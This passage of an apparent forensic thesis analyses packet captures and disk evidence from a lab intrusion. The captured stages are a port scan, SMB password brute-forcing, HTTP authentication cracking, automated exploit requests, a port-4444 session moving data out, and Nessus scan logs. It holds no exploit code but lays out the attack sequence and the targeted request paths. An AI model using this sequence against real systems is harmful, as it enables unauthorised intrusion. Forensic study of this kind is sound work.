Sequence  TCP          Connection establish request (SYN): server port dawn               1
Sequence  TCP          Connection establish request (SYN): server port bts-appserver      1
Sequence  TCP          Connection establish request (SYN): server port troff              1
Sequence  TCP          Connection establish request (SYN): server port dlswpn             1
   Packet:          475                                                                 1
```

Figure 4.4 Screenshot of Expert Information about Corresponding TCP RST Packets

From the above packets and statistics, a researcher could absolutely confirm that the attacker has gathered enough information about target's system and its vulnerabilities. And the next step of attacker's action is like the Figure 4.5 displayed.




```
 93 39.7737650 192.168.1.102   192.168.1.101   TCP    66 50924 > microsoft-ds [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
 96 39.7782720 192.168.1.101   192.168.1.102   TCP    66 microsoft-ds > 50924 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
 97 39.7796730 192.168.1.102   192.168.1.101   TCP    60 50924 > microsoft-ds [ACK] Seq=1 Ack=1 Win=65700 Len=0
 98 39.7866580 192.168.1.102   192.168.1.101   SMB   142 Negotiate Protocol Request
 99 39.7869220 192.168.1.101   192.168.1.102   SMB   185 Negotiate Protocol Response
100 39.8041790 192.168.1.102   192.168.1.101   SMB   235 Session Setup AndX Request, NTLMSSP_NEGOTIATE
101 39.8043270 192.168.1.101   192.168.1.102   SMB   327 Session Setup AndX Response, NTLMSSP_CHALLENGE, Error: STATUS_MORE_PROCESSING_REQUIRED
102 39.8184400 192.168.1.102   192.168.1.101   SMB   475 Session Setup AndX Request, NTLMSSP_AUTH, User: .\ZqoAfWcR
103 39.8192010 192.168.1.101   192.168.1.102   SMB    93 Session Setup AndX Response, Error: STATUS_LOGON_FAILURE
104 39.8359780 192.168.1.102   192.168.1.101   TCP    60 50924 > microsoft-ds [FIN, ACK] Seq=691 Ack=444 Win=65256 Len=0
105 39.8360280 192.168.1.101   192.168.1.102   TCP    54 microsoft-ds > 50924 [ACK] Seq=444 Ack=692 Win=65024 Len=0
106 39.8361020 192.168.1.102   192.168.1.101   TCP    66 50925 > microsoft-ds [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
107 39.8361460 192.168.1.101   192.168.1.102   TCP    66 microsoft-ds > 50925 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
108 39.8362100 192.168.1.101   192.168.1.102   TCP    54 microsoft-ds > 50924 [RST, ACK] Seq=444 Ack=692 Win=0 Len=0
109 39.8374320 192.168.1.102   192.168.1.101   TCP    60 50925 > microsoft-ds [ACK] Seq=1 Ack=1 Win=65700 Len=0
110 39.8399900 192.168.1.102   192.168.1.101   SMB   142 Negotiate Protocol Request
111 39.8402820 192.168.1.101   192.168.1.102   SMB   185 Negotiate Protocol Response
112 39.8494590 192.168.1.102   192.168.1.101   SMB   235 Session Setup AndX Request, NTLMSSP_NEGOTIATE
113 39.8496310 192.168.1.101   192.168.1.102   SMB   327 Session Setup AndX Response, NTLMSSP_CHALLENGE, Error: STATUS_MORE_PROCESSING_REQUIRED
114 39.8737510 192.168.1.102   192.168.1.101   SMB   475 Session Setup AndX Request, NTLMSSP_AUTH, User: .\oegYyTgU
115 39.8741310 192.168.1.101   192.168.1.102   SMB    93 Session Setup AndX Response, Error: STATUS_LOGON_FAILURE
116 39.8922360 192.168.1.102   192.168.1.101   TCP    60 50925 > microsoft-ds [FIN, ACK] Seq=691 Ack=444 Win=65256 Len=0
117 39.8922780 192.168.1.101   192.168.1.102   TCP    54 microsoft-ds > 50925 [ACK] Seq=444 Ack=692 Win=65024 Len=0
118 39.8923560 192.168.1.101   192.168.1.102   TCP    54 microsoft-ds > 50925 [RST, ACK] Seq=444 Ack=692 Win=0 Len=0
```

Figure 4.5 Screenshot of Bruteforcing Attack Packets

This kind of conversation packet was repeated over and over during a period just as shown in Figure 4.5. Through reviewing and analysing this kind of conversation, the researcher found that the attacker was running a Bruteforcing attack by sending different combinations of letters to the target's server port Microsoft-ds (port 445). The port 445 has the ability to allow intruder access the target's system by Windows resource sharing service within a Local Network with the right account and password. Thus, an attacker would built the connection between a target's machine first with TCP three-way handshake and then trying every possible password using

Server Message Block (SMB) protocol to access the sharing service. The returning RST packets from the target is because the attacker cannot wait to send the final ACK packets to ensure the ending of connection and urgently starting with a new combination.

Microsoft-DS service is not the only target for a bruteforce attack, service icslap which provides Simple Service Discovery Protocol (SSDP) Discovery Service for any requester. Hence the attacker receives the response from target, he/she can run the bruteforce attack to crack the HyperText Transfer Protocol (HTTP) authentication offline. The following Figure 4.6 shows the captured connections of one bruteforce attack when the attacker is catching and trying to crack the HTTP authentication.




```
No.    Time        Source          Destination     Protocol Length Info
 52779 363.558487 192.168.1.102   192.168.1.101   TCP        66 57105 > icslap [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
 52801 363.563972 192.168.1.102   192.168.1.101   TCP        60 57105 > icslap [ACK] Seq=1 Ack=1 Win=65700 Len=0
 52804 363.564268 192.168.1.102   192.168.1.101   HTTP      236 GET /admin/ HTTP/1.1
 52807 363.565912 192.168.1.102   192.168.1.101   TCP        60 57105 > icslap [ACK] Seq=183 Ack=213 Win=65488 Len=0
 52946 365.144012 192.168.1.102   192.168.1.101   TCP        60 57105 > icslap [FIN, ACK] Seq=183 Ack=213 Win=65488 Len=0
 52984 365.146587 192.168.1.102   192.168.1.101   TCP        60 57105 > icslap [ACK] Seq=184 Ack=214 Win=65488 Len=0
```

```
    [Next sequence number: 183    (relative sequence number)]
    Acknowledgment number: 1    (relative ack number)
    Header length: 20 bytes
  ⊞ Flags: 0x018 (PSH, ACK)
    Window size value: 16425
    [Calculated window size: 65700]
    [Window size scaling factor: 4]
  ⊞ Checksum: 0x72bf [validation disabled]
  ⊞ [SEQ/ACK analysis]
⊟ Hypertext Transfer Protocol
  ⊞ GET /admin/ HTTP/1.1\r\n
    Host: 192.168.1.101:2869\r\n
    User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)\r\n
    Content-Type: application/x-www-form-urlencoded\r\n
  ⊞ Content-Length: 0\r\n
    \r\n
    [Full request URI: http://192.168.1.101:2869/admin/]
    [HTTP request 1/1]
    [Response in frame: 52806]
```

Figure 4.6 Screenshot of Bruteforcing Attack on HTTP Authentication


From the above information, the researcher has noticed that the attacker was trying to gain the administrator privilege from target's system. However if the attacker has finally cracked the password is still dubious through the analysing of existing captured packets gives some clues. Continuous reviewing of the WireShark captured file, the researcher sees that the attacker's exploitation process was not as smooth as the previous procedures. It is commonly known that a normal exploitation is by sending shellcode within a disguised HTTP packet to a target which could exploit the certain vulnerabilities existing on the target system, then waiting for the target system to run this payload and finally opening a new session between an attacker and target.



Group	Protocol	Summary	Count
⊞ Sequence	HTTP	HTTP/1.1 404 Not Found\r\n	1195
⊞ Sequence	HTTP	HTTP/1.1 404 Object Not Found\r\n	1189
⊞ Sequence	HTTP	NOTIFY * HTTP/1.1\r\n	369
⊞ Sequence	HTTP	M-SEARCH * HTTP/1.1\r\n	232
⊞ Sequence	HTTP	HTTP/1.1 400 Bad Request\r\n	35

Figure 4.7 Screenshot of Unsuccessful HTTP Responses


However, when reviewing the reset of the captured WireShark files, the researcher found that the HTTP chats were abnormal when showed in the WireShark expert information window, as the following Figure 4.7 shows. The number of "HTTP/1.1 404 Not Found & HTTP/1.1 404 Object Not Found" chats is too many. Reviewing the follow part of expert information in Figure 4.8 which shows the form of "GET / **** HTTP/1.1 & POST /**** HTTP/1.1" packets count a big part of all HTTP chats. Thus the above information shows the attacker was launching the automatically exploitation model because if the intruder runs certain payloads the number of HTTP request packets would be quite small, and synthesizing the information from Figure 4.7 and Figure 4.8, the attacking model failed many times when it first wants to starts the data communication by sending the HTTP requests.



Group	Protocol	Summary	Count
⊞ Sequence	HTTP	POST /struts2-blank/example/HelloWorld.action HTTP/1.1\r\n	2
⊞ Sequence	HTTP	POST /IDC.php HTTP/1.1\r\n	2
⊞ Sequence	HTTP	GET /banner.jpg HTTP/1.1\r\n	2
⊞ Sequence	HTTP	POST /OvCgi/jovgraph.exe HTTP/1.1\r\n	2
⊞ Sequence	HTTP	GET /OvCgi/ovalarm.exe?OVABverbose=1 HTTP/1.1\r\n	2
⊞ Sequence	HTTP	POST /OvCgi/OvWebHelp.exe HTTP/1.1\r\n	2
⊞ Sequence	HTTP	GET /OvCgi/Main/Snmp.exe HTTP/1.1\r\n	2
⊞ Sequence	HTTP	POST /apply.cgi HTTP/1.1\r\n	2
⊞ Sequence	HTTP	GET /cgi-bin/SoftCart.exe HTTP/1.1\r\n	2
⊞ Sequence	HTTP	POST /index.php HTTP/1.1\r\n	2

Figure 4.8 Screenshot of HTTP Requests


Unfortunately, even the exploitation processes were not very successful. The attacker finally established a stable communication and created a session with the target machine. WireShark has captured the packets which show the start point and also the end point when the attacker first started the session and finally terminated the session.



```
102 28.335501000  192.168.1.101 192.168.1.102 TCP      62 62540 > krb524 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM=1
105 28.337912000  192.168.1.102 192.168.1.101 TCP      62 krb524 > 62540 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 SACK_PERM=1

Arrival Time: Sep 20, 2013 16:09:24.754247000 □□□□□□□

⊞ Frame 102: 62 bytes on wire (496 bits), 62 bytes captured (496 bits) on interface 0
⊞ Ethernet II, Src: HonHaiPr_26:41:f1 (5c:ac:4c:26:41:f1), Dst: Pegatron_0a:34:7f (e8:40:f2:0a:34:7f)
⊞ Internet Protocol Version 4, Src: 192.168.1.101 (192.168.1.101), Dst: 192.168.1.102 (192.168.1.102)
⊞ Transmission Control Protocol, Src Port: 62540 (62540), Dst Port: krb524 (4444), Seq: 0, Len: 0

4985 451.860826000 192.168.1.102 192.168.1.101 TCP      91 krb524 > 62540 [FIN, PSH, ACK] Seq=1480932 Ack=697139 Win=63068 Len=37
4986 451.860857000 192.168.1.101 192.168.1.102 TCP      54 62540 > krb524 [ACK] Seq=697139 Ack=1480970 Win=63735 Len=0
4987 451.861487000 192.168.1.101 192.168.1.102 TCP      54 62540 > krb524 [FIN, ACK] Seq=697139 Ack=1480970 Win=63735 Len=0
4988 451.863051000 192.168.1.102 192.168.1.101 TCP      60 krb524 > 62540 [ACK] Seq=1480970 Ack=697140 Win=63068 Len=0

Arrival Time: Sep 20, 2013 16:16:28.279572000 □□□□□□□

⊞ Frame 4985: 91 bytes on wire (728 bits), 91 bytes captured (728 bits) on interface 0
⊞ Ethernet II, Src: Pegatron_0a:34:7f (e8:40:f2:0a:34:7f), Dst: HonHaiPr_26:41:f1 (5c:ac:4c:26:41:f1)
⊞ Internet Protocol Version 4, Src: 192.168.1.102 (192.168.1.102), Dst: 192.168.1.101 (192.168.1.101)
⊞ Transmission Control Protocol, Src Port: krb524 (4444), Dst Port: 62540 (62540), Seq: 1480932, Ack: 697139, Len: 37
⊞ Data (37 bytes)
```

Figure 4.9 Basic Information about Captured Intrusive Session

As Figure 4.9 shows, at time 16:09:24, the intruder started the connection with the TCP protocol and terminated this connection at time 16.16.28, the duration is 424 seconds. The connected ports between intruder and target are krb524 (port 4444) and port 62540 respectively. According to the statistical information there is only one TCP conversation within the whole period, just as Figure 4.10 described. There are 1592598 bytes of data transferred from port 62540 (target's machine) to port 4444 (attacker's machine) which is almost double the number of data from port 4444 to port 62540.




TCP Conversations

Address A	Port A	Address B	Port B	Packets	Bytes	Packets A→B	Bytes A→B	Packets A←B	Bytes A←B
192.168.1.101	62540	192.168.1.102	krb524	3 645	2 382 712	1 622	789 114	2 023	1 593 598


Figure 4.10 Screenshot of Conversation Statistics

From Figure 4.11, the Protocol Hierarchy Statistics, that the TCP data packets counts for the 70.50% of all captured packets but it takes 97.14% of transferred bytes. The Packets Lengths Statistics, Figure 4.12, the transferred packets which the lengths between 1280-2559 that take the 33.26% of all packets. The above information shows that there is something more than normal communication happening and there is a download and upload in the target's machine. However the researcher still has no idea what it exactly is unless the evidence data from the intrusion host is cross analysed.



Protocol	% Packets	Packets	% Bytes	Bytes	Mbit/s	End Packets	End Bytes	End Mbit/s
⊟ Frame	100.00 %	3722	100.00 %	2389729	0.043	0	0	0.000
⊟ Ethernet	100.00 %	3722	100.00 %	2389729	0.043	0	0	0.000
⊟ Internet Protocol Version 4	100.00 %	3722	100.00 %	2389729	0.043	0	0	0.000
⊞ User Datagram Protocol	2.07 %	77	0.29 %	7017	0.000	0	0	0.000
⊟ Transmission Control Protocol	97.93 %	3645	99.71 %	2382712	0.042	1019	58384	0.001
Data	70.50 %	2624	97.14 %	2321300	0.041	2624	2321300	0.041
⊟ Distributed Computing Environment / Remote Procedure Call (DCE/RPC)	0.03 %	1	0.06 %	1514	0.000	0	0	0.000
Malformed Packet	0.03 %	1	0.06 %	1514	0.000	1	1514	0.000
Malformed Packet	0.03 %	1	0.06 %	1514	0.000	1	1514	0.000

Figure 4.11 Protocol Hierarchy Statistics



Topic / Item	Count	Rate (ms)	Percent
⊟ Packet Lengths	3722	0.008282	
0-19	0	0.000000	0.00%
20-39	0	0.000000	0.00%
40-79	1097	0.002441	29.47%
80-159	328	0.000730	8.81%
160-319	658	0.001464	17.68%
320-639	200	0.000445	5.37%
640-1279	201	0.000447	5.40%
1280-2559	1238	0.002755	33.26%
2560-5119	0	0.000000	0.00%
5120-4294967295	0	0.000000	0.00%

Figure 4.12 Packets Lengths Statistics

4.2.2 Collected Evidence Data

The previously presented analysis of captured wireless network flow in Section 4.2.1 has provided critical information about the intrusion incident including the attack launcher source and the time horizon of the incident happening. Such information would help the investigator to determine the evidence locations, narrow down the reviewing scope, cross reference with the reviewing results to analyse attacker’s behaviours.


According to the research plan and to determine the effect of the commercial anti-forensic tool, Evidence Eliminator, this section will present the findings of three imaging files, the initial evidence file, corrupted evidence file and the recovered evidence file.

4.2.2.1 Finding of Initial Evidence File

Due to the plan, the initial evidence file was the firstly duplicated from the target machine’s disk by EnCase Forensic when the intrusive system hadn’t been applied with the Evidence Eliminator. This imaging file contains original evidence data that can be extracted and then worked as the benchmark to assess the corruption of the anti-forensic tool and forensic soundness of recovered evidence data.

Cross reference with the analysed wireless net flow, the researcher has determined the attacker’s IP address which can be used as a keyword when doing the searching, and the fundamental process information about the intrusion incident such as the time range and the known attacking method. When doing the review and search, such information would help researcher to narrow down the reviewing scope and lessen the workloads.

The comprehensive findings for the intrusive system are generated by EnCase Forensic which is one professional standard in digital investigation technology for forensic practitioners which provides rapid data acquisition from the widest variety of devices, unearth potential evidence with disk-level forensic analysis, and produce comprehensive reports of findings (EnCase Forensic V7 Overview, 2013). The findings are based on each process executed by the intrusion process retrieved from the image file that its integrity is maintained by EnCase Forensic. Thus the findings are accepted accurate and reliable.




	Name	Event ID	Process ID	Thread ID	Record Number	Time Written	Security ID	Source Name	Source Guid
1		261	1,172	3,456	233	20/09/13 03:57:14 p.m.	S-1-5-20	Microsoft-Windows-TerminalServices-RemoteConnectionManager	{C76BAA63-AE81-421C-B425-340B4B24157F}
2		261	1,172	3,456	234	20/09/13 03:57:15 p.m.	S-1-5-20	Microsoft-Windows-TerminalServices-RemoteConnectionManager	{C76BAA63-AE81-421C-B425-340B4B24157F}
3		1,149	1,172	6,068	235	20/09/13 03:57:16 p.m.	S-1-5-20	Microsoft-Windows-TerminalServices-RemoteConnectionManager	{C76BAA63-AE81-421C-B425-340B4B24157F}
4		261	1,172	3,456	236	20/09/13 03:58:21 p.m.	S-1-5-20	Microsoft-Windows-TerminalServices-RemoteConnectionManager	{C76BAA63-AE81-421C-B425-340B4B24157F}
5		261	1,172	3,456	237	20/09/13 03:58:43 p.m.	S-1-5-20	Microsoft-Windows-TerminalServices-RemoteConnectionManager	{C76BAA63-AE81-421C-B425-340B4B24157F}

Figure 4.13 Windows Remote Connection Log

Figure 4.13 is a screen capture of the small part of Windows Remote Access Log Report generated by EnCase Evidence Processor which contains every record from Windows Remote Connection Manager. In this case, the results are extracted based on the finding of analysed wireless net flow that the approximate time range is from 13:00 Sep 20, 2013 to 16:20 Sep 20, 2013. The researcher has selected 220 records from 15:57:15 to 16:12:31 with the Security ID (SID) S-1-5-20 which represents the Network Service. Such information has determined the time and period of the stable connection established between intruder and target's machine which will be used for the further research.


In the Web Management Service W3C (WMSvc W3C) log file, *u_ex130920.log*, records the following kinds of requests: requests to the Web Deploy handler, management service requests, code download requests, ping requests and login requests (Web Management Sercice W3C, 2010). The reviewed results expose the evidence which can be used to proof the intrusion process. The Figure 4.14 is the selected lines in the WMSvc W3C log contains the first and the last highlighted word "Nessus" which is a popular vulnerability scanner. Thus, according to the records in the log file, Nessus was scanning the target' system during the period from 02:56pm to 03:09pm.



```
840  01 GET / - 80 - 192.168.1.102 - 200 0 0 2    2013-09-20 02:56:51 192.168↵
910  .1.101 GET / - 80 - 192.168.1.102 Mozilla/4.0+(compatible;+MSIE+8.0;+W↵
1050      101 GET / - 80 - 192.168.1.102 Mozilla/4.0+(compatible;+MSIE+8.0;+Wind↵
1190      1 GET / - 80 - 192.168.1.102 Mozilla/4.0+(compatible;+MSIE+8.0;+Window↵
1330      GET / - 80 - 192.168.1.102 Mozilla/4.0+(compatible;+MSIE+8.0;+Windows+↵
1470      / - 80 - 192.168.1.102 Mozilla/4.0+(compatible;+MSIE+8.0;+Windows+NT+5↵
1610      80 - 192.168.1.102 Mozilla/4.0+(compatible;+MSIE+8.0;+Windows+NT+5.1;+↵
1750       80 - 192.168.1.102 Nessus+SOAP+v0.0.1+(Nessus.org) 404 0 64 69    2013-↵
↵
134540    13-09-20 03:09:07 192.168.1.101 GET / - 80 - 192.168.1.102 Mozilla/4.0↵
↵
134680    09-20 03:09:07 192.168.1.101 GET /NASApp/nessus/ - 80 - 192.168.1.102  ↵
↵
134820    64 8    2013-09-20 03:09:07 192.168.1.101 OPTIONS * - 80 - 192.168.1.102↵
```

Figure 4.14 Nessus Scanning Records

